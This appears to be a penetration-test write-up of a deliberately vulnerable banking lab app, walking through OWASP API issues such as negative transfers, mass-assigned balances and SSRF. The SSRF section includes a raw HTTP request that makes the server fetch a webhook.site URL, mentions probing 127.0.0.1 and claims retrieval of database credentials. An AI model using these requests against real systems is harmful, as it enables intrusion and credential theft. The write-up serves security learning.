
Category: Overlaps with BOPLA and mass assignment

Severity: Critical

POST /transfer


This endpoint accepted negative amounts which resulted in illogical ledger updates.





POST /register

This endpoint allowed arbitrary initial balances (mass assignment), bypassing legitimate funding flows.




API 7: Server-Side Request Forgery (SSRF)

This vulnerability occurs when a user is able to control the remote resources retrieved by an application. This involves making the server fetch a URL that the attacker controls. It's dangerous if the API lets you submit a URL or IP without validation.
Category: API 7
Severity: **High**


The application allows users to upload a profile picture via URL. However, the input is not properly validated which allowed me to make arbitrary URL requests, including internal resources.

Steps taken:


a. I uploaded a profile picture using an external URL and received a response which contained a file path leading to the external site.



Navigating to the file path indicates that an In-band SSRF was possible here.



b. I tested for blind SSRF using a URL I got from webhook and received a response showing the server name, a link to a path which redirected me to another page. This showed a blind SSRF was possible too.



Request


Pretty Raw Hex


```
1  POST /upload_profile_picture_url HTTP/2
2  Host: vulnbank.org
3  Cookie: token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkI
   joxNjAwLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4
   iOmZhbHNlLCJpYXQiOjE3NjE2NTYxODR9.11MjqNRfHkXS55tr
   VuOu22-hOREk6TFiNC8Coikk2RY
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:143.0) Gecko/20100101 Firefox/143.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Referer: https://vulnbank.org/dashboard
9  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkI
   joxNjAwLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4
   iOmZhbHNlLCJpYXQiOjE3NjE2NTYxODR9.11MjqNRfHkXS55tr
   VuOu22-hOREk6TFiNC8Coikk2RY
10 Content-Type: application/json
11 Content-Length: 73
12 Origin: https://vulnbank.org
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17 Te: trailers
18
19 {
       "image_url":
       "https://webhook.site/45f43753-456d-4ecc-b574
       -f93882b43e62"
   }
```

Response


Pretty Raw Hex Render


```
1  HTTP/2 200 OK
2  Date: Tue, 28 Oct 2025 13:11:09 GMT
3  Content-Type: application/json
4  Access-Control-Allow-Origin: https://vulnbank.org
5  Vary: Origin
6  Server: cloudflare
7  Cf-Cache-Status: DYNAMIC
8  Nel:
   {"report_to":"cf-nel","success_fraction":0.0,"max_
   age":604800}
9  Report-To:
   {"group":"cf-nel","max_age":604800,"endpoints":[{"
   url":"https://a.nel.cloudflare.com/report/v4?s=%2F
   Rg2JNq3LqHQiqb2BPGLyY3cxhkj1MDTr%2FLOonx0hMo9JtNcK
   uHSoTXjlqC1Zb8MSaKlFLwJs0hXk%2FhLUJdZxjKI5CusnOC%2
   BmI7puw%3D%3D"}]}
10 Cf-Ray: 995aad6c692b6541-LHR
11 Alt-Svc: h3=":443"; ma=86400
12
13 {
14     "debug_info":{
15         "content_length":156,
16         "fetched_url":
           "https://webhook.site/45f43753-456d-4ecc
           -b574-f93882b43e62",
17         "http_status":200
18     },
19     "file_path":
       "static/uploads/901770_45f43753-456d-4ecc-b57
       4-f93882b43e62",
20     "message":"Profile picture imported from URL"
       ,
21     "status":"success"
22 }
23
```






c. I then supplied https://gmail.com as a URL and received a positive response with a file path that redirected me to Gmail's page.





d. After doing this, it's always encouraged to further explore this vulnerability because there could have been security measures put in place to avoid an actual SSRF attack from taking place. I made use of a few urls that would typically be used in this scenario to test for SSRF to perform a sniper attack making use of intruder on burpsuite. I worked with http://{a_webhook_site}, http://ipconfig.pro, http://127.0.0.1:5000 and one other and got 200 OK for them all but did not get anything substantial.
Afterwards, I decided to probe a bit further into the internal domain of the application and retrieved database credentials.



API 8: Security Misconfiguration


This is about attackers who attempt to find unpatched flaws, common endpoints, or unprotected files and directories to gain unauthorized access or knowledge of a system. This means that cyber attackers don't usually just barge into a system but they look for weak spots e.g unpatched flaws, common endpoints, unprotected files and directory to gain access. This is one of the only OWASP API top 10 vulnerabilities that can be detected by web application vulnerability scanners.

Category: API 8

Severity: High (varying individual issues)

